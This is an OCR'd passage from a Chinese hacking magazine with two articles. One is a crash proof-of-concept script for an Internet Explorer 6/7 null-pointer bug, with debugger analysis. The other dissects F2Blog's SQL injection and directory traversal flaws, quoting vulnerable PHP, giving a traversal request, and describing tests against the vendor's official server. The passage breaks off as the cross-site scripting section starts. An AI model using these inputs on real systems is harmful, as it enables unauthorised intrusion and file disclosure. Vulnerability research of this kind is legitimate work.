


图4

适合读者: 漏洞爱好者
前置知识: 无

IE脚本解析错误拒绝服务漏洞



文/图 爱无言

最近关于IE的漏洞真是层出不穷，不是什么控件出现问题就是脚本出现漏洞，我都开始怀疑自己是不是用错浏览器了，几乎每天我们都能看到各种各样的关于IE的网页木马，这些让我们的爱机倍受折磨的网页木马，大部分都是因为IE本身的漏洞导致的。其实很久以前我就发现了这个关于IE的拒绝服务漏洞，虽然只是一个拒绝服务漏洞，但微软至今未发现，从IE6就存在这个问题，现在的IE7同样受到影响。这里把它写出来，一是与大家分享，二是希望能引起官方的注意，如果IE一直这样令人忧心

重重，恐怕会失去更多的人心。

出现问题的地方主要是在利用脚本语句中的setAttribute函数进行赋值操作时，IE没有对动态创建的对象正确利用setAttribute函数对其属性值赋值，产生了空指针操作，从而出现IE拒绝服务现象。具体问题是出现在对<li>标签的value属性操作上面，这里给出如下的测试代码。

```
<script>
com = document.createElement('li');
com.setAttribute('value', 'Crashie');
</script>
```

代码第一句是利用document对象的createElement方法创建一个"li"对象，第二句是对刚创建的li对象利用setAttribute函数进行对"value"值的赋值操作。正是这样一个简单的脚本语句，IE在解析的时候竟然出现了引用空指针错误，具体动态调试如图1和图2所示。




图1





图2

图1是IE6的动态调试截图，图2是IE7的动态调试截图，可以看出出现错误的地方是在同一个函数里，虽然这里两个函数有一定区别，但是都是因为在函数中使用了一个空指针的调用，从而使得IE出现错误。这里你一定会问，在这些众多的因为IE空指针引发的拒绝服务漏洞里，我们是如何确定这是一个空指针的引用错误呢？其实这个确定很简单，我们无非是需要测试在IE正常运行的时候，这个函数在执行到出错指令时，内存中的具体情况，一定要保证我们能够触发这个出错的函数，因为正确的网页文件不一定会被IE利用这个出错的函数来解析，所以这里我们要构建一个能触发出错函数但却又正常的网页文件，听起来很难，其实很简单。我们这里是因为在操作"li"对象时导致IE出错的，那么如果我们在网页里这样写"<li vaule='1'>sss
"，注意不包括双引号，这样的语句是能被IE正常显示的，并且也触发了上面那个出错的函数，用OD挂接IE进程，在出错的那条指令"mov ecx,dword [esi]"上面下断点，把这个正常的网页投进IE里，此时断点被触发，esi的值指向的内存值与ecx指向的内存值一样，只是位置不一样，当执行完这句指令时，ecx被调整位置到esi，但其指向的还是同一个内存值，这个调整相当于一个获取参数的效果，就等价于获取一个指针参数给函数本身，所以我们判断这是一个由于IE脚本解析编写人员的马虎，使得在利用脚本对"li"这个对象的value值操作时，出现了非法的空指针，让IE崩溃。

综合看起来，这个漏洞是非常简单的，但是IE的编写人员似乎一直没有发现这个问题，IE6和IE7都使用了同样的解析方式，问题出在mshtml.dll库文件的脚本解析方面，因为问题不大，我没有非常具体的跟踪这个漏洞，出错的这个脚本在FireFox浏览器里是可以正常解析的。也许上面我分析的过程中也存在错误，恳请大家在学习的同时能给予指正，具体问题欢迎大家在黑防官方论坛上讨论。

适合读者：入侵爱好者
前置知识：PHP语法

"跨"进F2Blog官方服务器
——全面剖析F2Blog漏洞



文/图 TTFCT[E.S.T]

F2Blog是以TT为蓝本设计，使用了与PJBlog共用的Skin，具有自己的Skin特色，可以在一个F2Blog专用的CSS中进行控制，同时又参考了WordPress等Blog，把多个Blog的优点整合而成了F2Blog。它易于安装和操作，Skin资源丰富，易于制作，支持PHP+MySQL、Linux和Windows。

了解了F2Blog之后，我们来看看这套程序的安全性。下面我将从SQL注入、跨站、目录遍历这三个漏洞出发，详细分析F2Blog程序的漏洞，然后再用跨站的方法检测官方服务器。

漏洞分析

1)SQL注入漏洞

在RSS.PHP文件的第1～13行有如下代码

```
<?
include_once("include/function.php");

if ($_GET['cateID']!=""){
// 如果客户端提交了cateID，且不为空
        $seekcate=$_GET['cateID'];
        //$seekcate 变量直接取得提交的值
        $find_sql="select id from ".$DBPrefix."cat-
egories where parent='$seekcate' or id='$seekcate'";
        // 执行SQL查寻
        //echo $find_sql;
        $find_result=$DMC->query($find_sql);
        $str="";
    while($fa=$DMC->fetchArray($find_result)) {
                $str.=" or a.cateId='".$fa['id']."'";
        }
        $find.=" and (".substr($str,4).")";
```

从上面的代码我们知道，语句$find_sql="select id from ".$DBPrefix."categories where parent='$seekcate' or id='$seekcate'"由于没有过滤，存在SQL注入漏洞。如果magic_quotes_gpc为on，那么提交的"'"将被转义处理 若magic_quotes_gpc为off，我们就可以利用了。像这种注入点还存在很多，由于此漏洞利用价值不大，这里就不多讲了。

2)目录遍历漏洞

admin/attachments_list.inc.php文件中的第10～16行的代码如下:

```
    $action=$_GET['action'];
    $mark_id=$_GET['mark_id'];
    $seekname=$_REQUEST['seekname'];
    $seektype=$_REQUEST['seektype'];
    $basedir =(isset($_GET['basedir']))?$_GET['basedir']:
"../attachments/";
    // 如果初始化了变量 $basedir，那么 $basedir 即
为用户提交的路径，否则 $basedir 的路径为../attachments/
    if (strrpos($basedir,"/")!=strlen($basedir)-1) $basedir.
="/";
    //strrpos($basedir,"/")取得"/"在变量最后一
次出现的位置，如果 $basedir="c:/rww/c"，那么将返回数
字6，strlen($basedir)-1 即为倒数第二个字符的位置。此句
实现的功能是：如果用户提交的路径不含"/"，那将在其后
加入"/"，如c:/www将被转化为c:/www/
    //echo $basedir;
```

从上面代码的分析，我们可以自定义打开文件的路径，以下第80～116行代码的作用是读取文件到目录。

```
    if ($action=="add"){
            // 新增
            $title="$strAttachmentsTitleAdd";

            include("attachments_add.inc.php");
    }else if ($action=="edit" && $_GET['file_id']!=""){
            // 修改文件名
            $title="$strAttachmentsTitleEdit";
            $file_id=$_GET['file_id'];
            $file_title=getFieldValue($DBPrefix.
"attachments","where name like '%".$file_id."'","attTitle");
            if ($file_title!=""){$file_title=substr($file_title,
0,strrpos($file_title,"."));}

            include("attachments_edit.inc.php");
    }else{
            // 查找和浏览
```

```
$title="$strAttachmentsTitle";
$handle=opendir("$basedir");
//$basedir为我们提交的路径，opendir功能是打开目录句柄
while ($file = readdir($handle))
{
//从目录句柄中读取条目
if(is_file($basedir.$file)){
//判断是否为文件
$filetype=getFileType($file);
//取得文件类型
if ($seektype!=""){
//提交的查询变量$seektype不为空
if (strpos(";$seektype",$filetype)>0)
//若查询到有对应的文件类型
$filelist[] = $file;
//将$file赋值给一个数组$filelist[]
}else if ($seekname!=""){
//提交的查询变量$seekname不为空
if (strpos(";$file",$seekname)>0)
//如果查找到文件
$filelist[] = $file;
//将$file赋值给一个数组$filelist[]
}else{
$filelist[] = $file;
//如果用户既没有提交seektype又没有提交seekname，则直接将$file赋值给一个数组$filelist[]
}
}
if (is_dir($basedir.$file) && $file!="." && $file!=".."){
//若取得的是目录
$folderlist[]=$file;
//将目录赋值给数组$folderlist[]
}
}
closedir($handle);
if (count($filelist)>0){sort($filelist);}
//如果存在文件，则对文件排序
if (count($folderlist)>0){sort($folderlist);}
//如果存在目录，则对目录排序
include("attachments_list.inc.php");
}
```

从上面的代码我们可以看出，变量$basedir未经过任何处理。如果我们提交attachments.php?basedir=c:\，那么将会显示C盘的所有目录和文件，结果如图1所示（测试官方效果图）。

由于此文件只有管理员才能访问，所以要有管理员权限才能利用此漏洞。不过没关系，后面我们有突破后台的方法。

3）跨站漏洞

可以这么说，这个漏洞对F2Blog来说是致命的，我成功的利用此漏洞进入了官方后台和所有F2Blog程序。下面我们就一起来分析一下漏洞的成因。

